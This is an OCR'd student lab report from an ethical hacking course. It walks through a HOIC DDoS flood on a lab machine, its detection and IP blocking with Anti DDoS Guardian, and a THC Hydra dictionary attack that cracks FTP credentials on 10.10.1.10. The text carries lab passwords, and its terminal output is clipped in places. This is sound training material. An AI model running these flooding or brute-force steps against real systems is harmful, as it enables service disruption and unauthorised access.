
2. 

3. The Setup - Anti DDoS Guardian window appears; click Next. Follow the wizard-driven installation steps to install the application.

Edit with WPS Office




4. In the Stop Windows Remote Desktop Brute Force wizard, uncheck the install Stop RDP Brute Force option, and click Next.



5. The **Ready to Install** wizard appears; click **Install**.
6. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; uncheck the **Launch Mini IP Blocker** option and click **Finish**.
7. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.


Edit with WPS Office

8. Click **Show hidden icons** from the bottom-right corner of **Desktop** and click the **Anti DDoS Guardian** icon.




9. Now, click Windows Server 2019 to switch to the **Windows Server 2019** and click Ctrl+Alt+Delete to activate the machine. By default, **Administrator** profile is selected, click Pa$$w0rd to enter the password and press **Enter** to log in.
10. Navigate to **Desktop**, open the **High Orbit Ion Cannon (HOIC)** folder, and double-click **hoic2.1.exe**.
11. The **HOIC** GUI main window appears. Click the "**+**" button below the **TARGETS** section.
12. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.1.10 [Windows 10]**) in the **URL** field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list and click **Add**.
13. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.

Edit with WPS Office



14. Now, click Windows Server 2016 to switch to **Windows Server 2016** and click Ctrl+Alt+Delete to activate the machine. By default, **EHE\Administrator** profile is selected, click Pa$$w0rd to enter the password and press **Enter** to log in. Follow **Steps 11 - 14** to launch and configure HOIC.
15. Once **HOIC** is configured on both machines, switch to each machine (**Windows Server 2019** and **Windows Server 2016**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target **Windows 10** machine.
16. Observe that the **Status** changes from **READY** to **ENGAGING**.
17. Click Windows 10 to switch back to the **Windows 10** machine and observe the packets captured by **Anti DDoS Guardian**.
18. Observe the huge number of packets coming from the host machines (**10.10.1.19 [Windows Server 2019]** and **10.10.1.16 [Windows Server 2016]**).
19. Double-click any of the sessions **10.10.1.19** or **10.10.1.16**.
20. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.16**, as shown in the screenshot.
21. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the Block IP option blocks the IP address sending the huge number of packets.



22. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.

Edit with WPS Office

23. Similarly, you can **Block IP** the address of the **10.10.1.19** session.
24. Observe that the blocked IP session turns red in the **Action Taken** column.
25. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all attacker machines (**Windows Server 2019** and **Windows Server 2016**).
26. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.

Question 6.5.1.1

For this task, first use the HOIC tool on the Windows Server 2019 and Windows Server 2016 machines to perform a DDoS attack on the Windows 10 target system. Then, use the Anti DDoS Guardian tool available at D:\EHE-Tools\EHE Module 06 Network Level Attacks and Countermeasures\DoS and DDoS Protection Tools\Anti DDoS Guardian on the Windows 10 machine to detect and protect against the DDoS attack. Which Anti DDoS Guardian option will you use to stop an ongoing DoS attack?

Block IP

Score

Correct

Edit with WPS Office

Ethical Hacking Lab Report – 08 (Date: 19-05-2025)

EC-Council Lab Assignment: Module 7

Web Application Attacks and Countermeasures

Objective

The objective of this lab is to perform web application attacks and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Crack remote passwords
- Exploiting parameter tampering vulnerability
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Lab 1: Perform a Web Server Attack to Crack FTP Credentials

Lab Scenario

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC -Hydra, to crack web passwords.

We must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP Credentials using a Dictionary Attack


Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Edit with WPS Office

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.


1. To switch to the Parrot Security machine, click on "Parrot Security."
2. On the login page, the attacker username will be pre-selected by default. In the Password field, enter "toor" and press Enter to access the machine.




3. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 10** machine.
4. Perform an **Nmap scan** on the target machine (**Windows 10**) to check if the FTP port is open.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

6. In parrot terminal — MATE TERMINAL — sudo su — enter—enter password—cd enter

Edit with WPS Office




7. In the terminal window, type **nmap -p 21 10.10.1.10**, and press **Enter**.




8. Observe that **port 21** is open in **Windows 10**.
9. Check if an FTP server is hosted on the **Windows 10** machine.
10. Type **ftp 21 10.10.1.10** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.


Edit with WPS Office



11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.
12. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.
13. Go to **EHE Module 07 Web Application Attacks and Countermeasures then** open folder inside there is wordlists folder copy and paste in desktop



Edit with WPS Office



14. Parrot terminal– sudo su – cd – hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.10

```
┌──[✗]─[root@parrot]─[~]
└──╼ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/
esktop/Wordlists/Passwords.txt ftp://10.10.1.10
ydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mi
itary or secret service organizations, or for illegal purposes (this is non-bin
ing, these *** ignore laws and ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-19 06:14:
2
DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:1
3), ~2574 tries per task
DATA] attacking ftp://10.10.1.10:21/
21][ftp] host: 10.10.1.10   login: Martin   password: apple
STATUS] 4742.00 tries/min, 4742 tries in 00:01h, 36432 to do in 00:08h, 16 acti
e
STATUS] 4704.33 tries/min, 14113 tries in 00:03h, 27061 to do in 00:06h, 16 act
```


15. Try logging into the FTP server using Martin's username and password.
16. In the terminal, type ftp 10.10.1.10 and press Enter.
17. When prompted, enter Martin's username (Martin) and password (apple) to see if you can log in to the server.
18. Once you enter the correct details, you'll be logged into the server and an FTP terminal will appear.

Edit with WPS Office

19. You can now remotely access the FTP server hosted on the Windows 10 machine. To create a new directory named *Hacked* on the remote system, enter the command


    mkdir Hacked

    in the FTP terminal and press Enter.

